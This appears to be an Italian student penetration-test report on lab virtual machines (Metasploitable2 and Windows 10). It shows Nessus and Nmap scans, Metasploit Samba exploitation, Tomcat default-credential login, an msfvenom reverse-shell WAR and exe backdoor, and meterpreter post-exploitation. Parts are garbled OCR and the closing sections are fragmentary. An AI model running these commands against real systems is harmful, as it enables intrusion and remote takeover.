(480.0 B) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

MetaSploitable2 [In esecuzione] - Oracle VirtualBox File Macchina Visualizza Inserimento Dispositivi Aiuto http://help.ubuntu.com/ Yo mail. nsfadmin@metasploitable:~\$ ifconfig Link encap:Ethernet HWaddr 08:00:27:e1:ed:f1 inet addr: 192.168.50.150 Bcast: 192.168.50.255 Mask: 255.255.255.0 inet6 addr: fe80::a00:27ff:fee1:edf1/64 Scope:Link UP BROADCAST RUNNING MULTICAST MTU: 1500 Metric: 1 RX packets:3 errors:0 dropped:0 overruns:0 frame:0 TX packets:51 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:322 (322.0 B) TX bytes:3978 (3.8 KB) Base address:0xd020 Memory:f0200000-f0220000 lo Link encap:Local Loopback inet addr:127.0.0.1 Mask:255.0.0.0 inet6 addr: ::1/128 Scope:Host UP LOOPBACK RUNNING MTU:16436 Metric:1 RX packets:105 errors:0 dropped:0 overruns:0 frame:0 TX packets:105 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:0 RX bytes:20645 (20.1 KB) TX bytes:20645 (20.1 KB) nsfadmin@metasploitable:~\$ O CARTEAN INTO CONTRACT OF CON



SCAN NESSUS

Per prima cosa abbiamo effettuato una scansione con il programma Nessus per rilevare eventuali vulnerabilità all'interno della macchina. Esso è uno strumento di sicurezza informatica progettato per identificare vulnerabilità nei sistemi, nelle reti e nelle applicazioni. È uno scanner molto diffuso, utilizzato sia dai professionisti della sicurezza che dalle aziende per prevenire attacchi informatici, migliorare la sicurezza dei propri ambienti e garantire la conformità alle normative. Dalla scansione effettuata sono risultate diverse criticità molto importanti.





PROTOCOLLO SAMBA (SMB) -PORTA 445

Abbiamo notato dallo scan che il protocollo samba era vulnerabile pertanto abbiamo sfruttato questa criticità per entrare all'interno della macchina target attraverso questo protocollo.

Il protocollo Samba è come un ponte che permette ai computer di condividere file e stampanti in una rete, anche se utilizzano sistemi operativi diversi, come Windows e Linux.

Samba è molto utile nelle reti aziendali o domestiche, perché semplifica la gestione delle risorse condivise. Ma come ogni strumento potente, se non configurato correttamente, può diventare un punto debole nella sicurezza.




PUNTO DI VISTA DELL'ATTACCANTE

Un attaccante può sfruttare le vulnerabilità di Samba in vari modi. Ad esempio, se un server Samba è configurato con permessi troppo permissivi o utilizza una versione obsoleta, un attaccante potrebbe accedere a file riservati o addirittura eseguire codice dannoso sul sistema. Una vulnerabilità famosa è stata "EternalRed" (CVE-2017-7494), che permetteva di eseguire comandi remoti su un server Samba mal configurato.

In uno scenario di attacco, l'attaccante potrebbe caricare un file dannoso in una directory scrivibile pubblicamente e poi sfruttare una vulnerabilità per eseguirlo. Questo gli consentirebbe di ottenere l'accesso al server e di usarlo come punto di partenza per attacchi più ampi nella rete. In breve, Samba è un'ottima soluzione per la condivisione di risorse, ma deve essere gestito con attenzione, perché un errore di configurazione o l'uso di una versione vulnerabile può trasformarlo in una porta aperta per gli attaccanti.

RICERCA DELL'EXPLOIT



exploit che risultava più adeguato

```
kati@kali: -/Deskoop
File Actions Edit View Help
  7 exploit/unix/misc/distoc_exec
                                                                         2002-02-0
       excellent Yes DistCC Dagmon Command Execution
  B exploit/windows/smb/group_policy_startup
                                                                         2015-01-2
       manual No Group Policy Script Execution From Shared Resource
        \ target: Windows x85
  10 \_ target: Windows x04
  11 post/linux/gather/enum_configs
       normal No Linux Gather Configurations
  12 auxiliary/scanner/rsync/modules_list
       normal No List Rsync Modules
  13 exploit/windows/fileformat/ms14_060_sandworm
                                                                        2015-18-1
       excellent No MS14-000 Microsoft Windows OLE Package Manager Code
  14 eagleit/unix/http/quest_kace_systems_management_rcu
  excellent Ves Quest KACE Systems Management Command Injection
15 exploit/multi/semba/usormap_script 2007-0
excellent No Earth "username map script" Command Execution
16 exploit/multi/semba/nttrans 2002-0
                                                                        2007-05-1
  average No 5:000 2.2.2 - 2.2.6 nttrans Buffer Overflow
17 exploit/linux/sambu/setinfopolicy_heap 20:
       normal Yes Santa SetInformationPolicy AuditEventsInfo Heap Ove
        \_ target: 2:3.5:11-dFsg-lubuntu2 on Ubunto Server 11.10
         \_ target: 2:3.5.8-dfsg-lubuntu2 on Ubuntu Server 11.10
            target: 2:3.5.8-dfsg-lubuntu2 on Ubuntu Server 11.04
         \_ target: 2:3.5.4-dfsg-lubuntu8 on Ubuntu Server 18.10
         \_ target: 2:3.5.6-dfsg-3squeeze6 on Debian Squeeze
         \_ target: 3.5.10-0.107.el5 on Cent05 5
   24 auxiliary/admin/smb/sampa_symlink_traversal
```

SETTAGGIO EXPLOIT

Configurazione exploit:

- RHOSTS;
- RPORT;
- LHOST;
- LPORT.


```
) > set rhosts 192.168.50.150
                                       ) > set rport 445
                                       ) > set lhost 192.168.50.100
msf5 exploit(
Module options (exploit/multi/samba/usermap_script):
  CHOST
                                        The local client address
  CPORT
                                       A proxy chain of format type:host:port[,type:host:port][...]
                                       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
                                     The listen address (an interface may be specified)
Exploit target:
View the full module info with the info, or info -d command.
```

RUN EXPLOIT

Una volta effettuato con successo il nostro exploit, per poter avere conferma del successo dello stesso, abbiamo utilizzato il comando "ifconfig". Il comando ci sta restituendo correttamente i dati della nostra macchina attaccante pertanto siamo dentro alla macchina.



CONFIGURAZIONE DI RETE EXPLOIT SU WIN10



```
Windows 10 pro - Metasploitable 1 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Prompt dei comandi
C:\Users\user>ipconfig
Configurazione IP di Windows
Scheda Ethernet Ethernet:
  Suffisso DNS specifico per connessione:
  Indirizzo IPv6 locale rispetto al collegamento . : fe80::28b1:80d0:930a:52
32%4
  Indirizzo IPv4. . . . . . . . . . . . 192.168.0.167
  Gateway predefinito . . . . . . . : 192.168.0.1
Scheda Tunnel isatap.{92D61F82-1D19-45C9-B7CF-2E5AF2D63627}:
  Stato supporto. . . . . . . . . . . Supporto disconnesso
  Suffisso DNS specifico per connessione:
Scheda Tunnel Teredo Tunneling Pseudo-Interface:
  Stato supporto. . . . . . . . . : Supporto disconnesso
  Suffisso DNS specifico per connessione:
C:\Users\user>_
```



SCAN NESSUS

Abbiamo nuovamente effettuato una ricerca di informazioni sulle vulnerabilità utilizzando Nessus anche su windows 10 per ricercare eventuali falle per effettuare l'exploit

5		13		17			56		
CRETICAL		HIGH.		MEDIUM		LOW	INFO		
/ulnerabiliti	es						Total: 92		
SEVERITY	CVSS V3.0	YPR SCORE	EPSS SCORE	PLUGIN	NAME				
CRITICAL	9.8	9.0	0.9737	197843	Apache Tomcat 7.0.0 < 7.0.100 multiple vulnerabilities				
CRITICAL	9.8	6.7	0.0401	111066	Apache Tomcat 7.0.0 < 7.0.89				
CRITICAL	9.8	9.0	0.9737	134862	Apache Tomcat AJP Connector Request Injection (Ghostcat)				
CRITICAL	9.8	7.4	0.9519	175373	Microsoft Message Queuing RCE (CVE-2023-21554, Queue)un				
CRITICAL	10.0	3		171351	Apache Tomcat SEol. (7.0.x)				
HIGH	8.1	9.2	0.9744	103782	Apache Torncat 7.0.0 < 7.0.82				
HGH	8.1	8.4	0.975	124064	Apache Tomcat 7.0.0 < 7.0.94 multiple vulnerabilities				
HGH	8.1	9.8	0.963	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)				
High	8.1	6.7	0.2633	100464	Microsoft Windows SMBv1 Multiple Vulnerabilities				
HGH	7.5	6.7	0.0033	197838	Apache Tomcat 7,0.0 < 7.0.99 multiple vulnerabilities				
нен	7.5	4.4	0.013	197826	Apache Tomcat 7.0.25 < 7.0.90				
High	7.5	3.6	0.148	138851	Apache Tomcat 7.0.27 < 7.0.105				


SCANSIONE PORTE NMAP

```
—(kali⊕kali)-[~]
s nmap -A -T5 -- script vuln 192.168.0.167
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-19 03:58 EST
Nmap scan report for 192.168.0.167
Not shown: 982 closed tcp ports (conn-refused)
         STATE SERVICE
                                  Microsoft Windows International daytime
              daytime
                                  Windows gotd (English)
17/tcp
19/tcp
        open
        open http
                                  Microsoft IIS httpd 10.0
_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
 http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
                                  Microsoft Windows RPC
                                  Microsoft Windows netbios-ssn
                                  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
                                  Microsoft Windows RPC
                                  Microsoft Windows RPC
2105/tcp open msrpc
                                  Microsoft Windows RPC
2107/tcp open msrpc
3389/tcp open ssl/ms-wbt-server?
5432/tcp open postgresql?
                                  Apache Jserv (Protocol v1.3)
8009/tcp open ajp13
                                  Apache Tomcat/Coyote JSP engine 1.1
 3080/tcp open http
```

Durante la scansione effettuata con Nmap, abbiamo rilevato la presenza della porta 8080, utilizzata da Apache Tomcatper gestire il traffico del protocollo HTTP. Questo indica che sul sistema è attivo un server applicativo Tomcat, configurato per accettare richieste sulla porta predefinita 8080.

```
http-slowloris-check:
  VULNERABLE:
  Slowloris DOS attack
    State: LIKELY VULNERABLE
    IDs: CVE:CVE-2007-6750
      Slowloris tries to keep many connections to the target web server open and hold
      them open as long as possible. It accomplishes this by opening connections to
      the target web server and sending a partial request. By doing so, it starves
      the http server's resources causing Denial Of Service.
    Disclosure date: 2009-09-17
    References:
      http://ha.ckers.org/slowloris/
      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
_http-dombased-xss: Couldn't find any DOM based XSS.
_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
_http-server-header: Apache-Coyote/1.1
_http-csrf: Couldn't find any CSRF vulnerabilities.
  /examples/: Sample scripts
  /manager/html/upload: Apache Tomcat (401 Unauthorized)
  /manager/html: Apache Tomcat (401 Unauthorized)
   /docs/: Potentially interesting folder
```

APACHE TOMCAT



Avendo rilevato l'apertura del servizio Tomcat sulla porta 8080, abbiamo tentato di connetterci all'interfaccia web di Tomcat utilizzando l'indirizzo IP del server e la porta 8080. Una volta ottenuto l'accesso all'interfaccia, abbiamo provato a inserire delle credenziali di default. Con il nome utente "admin" e la password "password", siamo riusciti ad accedere con successo. Da lì, abbiamo proseguito all'interno della sezione "Manager App", che permette di gestire le applicazioni distribuite su Tomcat.



PRIMA BACKDOOR

—(kali⊗kali)-[~/Desktop]

s msfvenom -p java/meterpreter/reverse_tcp LHOST=192.168.0.100 LPORT=7777 -f war -o meterpreter.war

Payload size: 6213 bytes

Final size of war file: 6213 bytes

Saved as: meterpreter.war

Una volta ottenuto l'accesso al manager dell'applicazione, abbiamo osservato che è possibile caricare file con estensione .war, che sono tipici di Apache Tomcat. Pertanto, abbiamo utilizzato msfvenom per creare un payload di backdoor in formato Java, compatibile con Tomcat, in modo da ottenere un accesso remoto al sistema target.



Version None specified	HTML Manager Help Display Name Welcome to Tomcat	Running	Sessions	or Help Server Status Commanda
None specified	Chaplay Nerve		Sessions	Commanda
None specified	Control of the Contro		-	The state of the s
None specified	Control of the Contro		-	The state of the s
A STATE OF THE STATE OF T	Welcome to Tomcet	toue	1 1000000000000000000000000000000000000	
A STATE OF THE STATE OF T			100	Start Stop Relicad Underlay
Management of		200		Expire sessions with idle ≥ 30 minutes
		true	g	Stat Stop Releas Undeploy
The second second				Essire uncons With ide > 10 minutes
Wasa coartificat		true	1	Start Start Brion 6 Understay
more specimen				Expresentants with life iz 30 minutes
Name opposition	Tomosi Decumentation	true	9	Start Stop Kricos Undeploy
Hene specified				Egym sessions with idle > 10 minutes
Macconstabled	Executed and IED Sections in	true	0	Start Star Releas Undeploy
were species	Server and ISP Examples			Expire sessions: with idle at 30 mirrutes
MILL COLUMN I	Torrical Hoot Manager Application	Tests	9	Start Step Resear Unacyton
anee electrica		Utae		Expresessions with idle at 30 minutes
Mark to Constatillated	Transac Manager Application	7006	1	Start Stop Reload Undeploy
None specified	terical Harager Application	Due		Expresentate with ide at 30 minutes
Name and Albert		. Anna		Stat Stop Recoil Undeploy
Name specified		me		Expressions with ide a 10 minutes
	Name specified Name specified Name specified Name specified Name specified Name specified	None specified Tomosi Documentation None specified Service and JSP Examples None specified Tomosi Acot Manager Application None specified Tomosi Host Manager Application	None specified Torset Decumentation true None specified Service and ISP Examples true None specified Torset Host Manager Application true None specified Torset Harager Application true	None specified True 1 None specified Bencil Decumentation true 0 None specified Servict and JSP Examples true 0 None specified Bencil Host Manager Application true 0 None specified Terrical Host Manager Application true 1

AVVIO EXPLOIT

Una volta caricata la Backdoor e avviata, procediamo a connetterci con un exploit basilare per l'ascolto e l'handling delle connessioni impostando lo stesso payload creato in precedenza. Questo stabilirà un collegamento tra noi e la vittima tramite reverse_tcp al servizio server di tomcat

```
Using configured payload generic/shell reverse tcp
                          ) > set payload java/meterpreter/reverse_tcp
   The value specified for payload is not valid.
                          ) > set payload java/meterpreter/reverse tcp
payload => java/meterpreter/reverse_tcp
Payload options (java/meterpreter/reverse_tcp);
        Current Setting Required Description
  LHOST
                                     The listen address (an interface may be specified)
  LPORT 4444
Exploit target:
  Ø Wildcard Target
View the full module info with the info, or info -d command.
                          ) > set lhost 192,168,0,100
lhost ⇒ 192.168.0.100
                          ) > set lport 7777
msf6 exploit(
Started reverse TCP handler on 192.168.0.108:7777
Meterpreter session 1 opened (192.168.6.100:7777 \rightarrow 192.168.0.167:49567) at 2024-11-19 05:15:20 -0500
```

CONFIGURAZIONE RETE WINDOWS

meterpreter > locenfig : lo - Software Loopback Interface L Hardware MAC : 00:00:00:00:00:00 : 4294967293 1Pv4 Address : 127.8.8.1 IPv4 Netmask : 255.0.0.0 IPv6 Address : ::1 : oth8 - Microsoft Kernel Debug Network Adapter Name Hardware MAC : 00:00:00:00:00:00 Interface 3 : note - Microsoft ISATAP Adapter #2 Name Hardware NAC : 00:80:00:00:00:00:00 : 4294967295 : ethi - Intel(R) PRO/1000 MT Desktop Adapter Marre Hardware NAC : 08:00:27:07:53:18 IPV6 Address : FeBE::25b1:80d0:930a:5212 IPv6 Notmaak : FFFF:FFFF:FFFF:: net1 - Microsoft Teredo Tunneling Adapter Hardware NAC : 80180180100180100 4294967295 met2 - Microsoft ISATAP Adapter Hardware MAC : 08:88:80:88:80:00 WTU : 1280 IPv6 Address : fe80::5efe:c0a8:a7

Ipconfig per la configurazione di rete attuale sulla macchina

: gth2 - Intel(R) PRO/1000 MT Desktop Adapter-WFP Native MAC Layer LightWeight Filter-0000 Hardware MAC : 00:00:00:00:00:00

4294967295

Interface 8

: eth3 - Intel(R) PRO/1000 MT Desktop Adapter-QoS Packet Scheduler-0000

Hardware MAC : 80:80:80:80:80:80

Interface 9

: eth4 - Intol(R) PRO/1000 MT Dusktop Adapter-WFP 802.3 MAC Layer LightWeight Filter-0000 Hardware MAC : 00:00:00:00:00:00

: 4294967295



LISTA PROCESSI WIN10

VBoxTray.exe in fondo è un chiaro segnale che siamo su una macchina virtuale.

E' un processo legato a VirtualBox, il software di virtualizzazione sviluppato da Oracle. Questo file fa parte delle Guest Additions, un insieme di strumenti progettati per migliorare l'interazione e l'integrazione tra il sistema operativo virtualizzato (guest) e quello principale (host).

<u>meterpreter</u> > ps Process List System Idle Process HxCalendarAppImm.exe csrss.exe svchost.exe wininit.exe csrss.exe winlogon.exe services.exe lsass.exe svchost.exe sychost.exe svchost.exe SearchProtocolHost.exe SearchProtocolHost.exe 5996 VBoxTray.exe VBoxTray.exe OneDrive.exe meterpreter >

TABELLA DI ROUTING

Abbiamo utilizzato il comando route per visualizzare la tabella di routine. Questa definisce come instradare i pacchetti tra le diverse destinazioni sulla rete corretta. Parafrasando possiamo immaginarla come una mappa che guida i dati nel loro viaggio attraverso le reti.



SECONDA BACKDOOR

```
meterpreter > upload win.exe C:
[*] Uploading : /home/kali/Desktop/win.exe → C:\win.exe
[*] Completed : /home/kali/Desktop/win.exe → C:\win.exe
```

```
meterpreter > execute -f C:\\win.exe
Process created.
meterpreter >
```

Tornati sulla nostra sessione attiva in precedenza facciamo upload della nuova backdoor e la eseguiremo

Abbiamo poi creato una nuova backdoor con estensione .exe perché specifico per architettura windows x64 poichè meterpeter di java non supporta comandi avanzati come migrate, screenshot, screenshare etc. Dopodichè impostiamo un'altra porta (la 7778) perchè la porta 7777 è attualmente in uso dalla sessione attiva. Apriamo poi un altro terminale e mettiamoci in ascolto con l'exploit multi/handler per la gestione delle connessioni sulla nuova porta e la vittima verrà poi collegata a noi con una connessione inversa.

AVVIO 2° EXPLOIT


Una volta mandato in esecuzione l'exploit, procediamo con il comando webcam_list per controllare l'effettiva presenza di webcam attive all'interno della macchina.

```
Using configured payload generic/shell_reverse_tcp
                           > set payload windows/x64/meterpreter/reverse_tcp
Payload options (windows/x64/meterpreter/reverse_tcp):
                                        Exit technique (Accepted: '', seh, thread, process, none)
                                        The listen address (an interface may be specified)
Exploit target:
  0 Wildcard Target
View the full module info with the info, or info -d command.
                          r) > set lhost 192.168.0.100
lhost ⇒ 192.168.0.100
                          ) > set lport 7778
msf6 exploit(
   Meterpreter session 1 opened (192.168.0.100:7778 \rightarrow 192.168.0.167:49644) at 2024-11-19 06:06:27 -0500
    No webcams were found
```

SCREENSHOT & PROCESSI

A completamento dei compiti assegnati, abbiamo effettuato migrate per spostarci sul processo explorer.exe (ovvero ciò che permette agli utenti di interagire visivamente con il sistema operativo) e da qui abbiamo potuto effettuare lo screenshot dello schermo della vittima. Siamo poi andati alla verifica dei permessi e il risultato ottenuto è NT AUTHORITY\SYSTEM ovvero l'account di sistema più potente in Windows. È utilizzato dal sistema operativo per eseguire processi e servizi critici con i massimi privilegi, superiori anche all'amministratore.


meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >





RICERCA PORTE NMAP

Come prima cosa procediamo con la ricerca delle porte vulnerabili con nmap. Con il comando nmap -sV (ip vittima) andremo a capire quale porta attaccare.



PORTA FTP

Utilizziamo il servizio FTP per accedere alla macchina e poter controllare le directory e i file



RICERCA CREDENZIALI

Notando bene l'url della pagina possiamo notare che alla fine ci sta un =, quindi è un segno di una possibile vulnerabilità di iniezione della riga di comando. Essendo dentro una directory la prima cosa che abbiamo pensato di fare è vedere cosa ci fosse dentro, utilizzando il comando "ls -all" che ci ha restituito dei risultati. Andando più in profondità siamo tornati alla directory iniziale con il comando "cd" e di nuovo "ls-all" per vedere l'interno della directory, trovando un file chiamato ".backup". Utilizzando il comando "cat.backup" il quale ci ha permesso di aprire la directory, siamo riusciti a trovare username e password che ci ha permesso di loggare nella macchina.

```
The Market Name | received | Section | Section
```

RICERCA CREDENZIALI

carichiamo il file di exploit per far apparire l'immagine

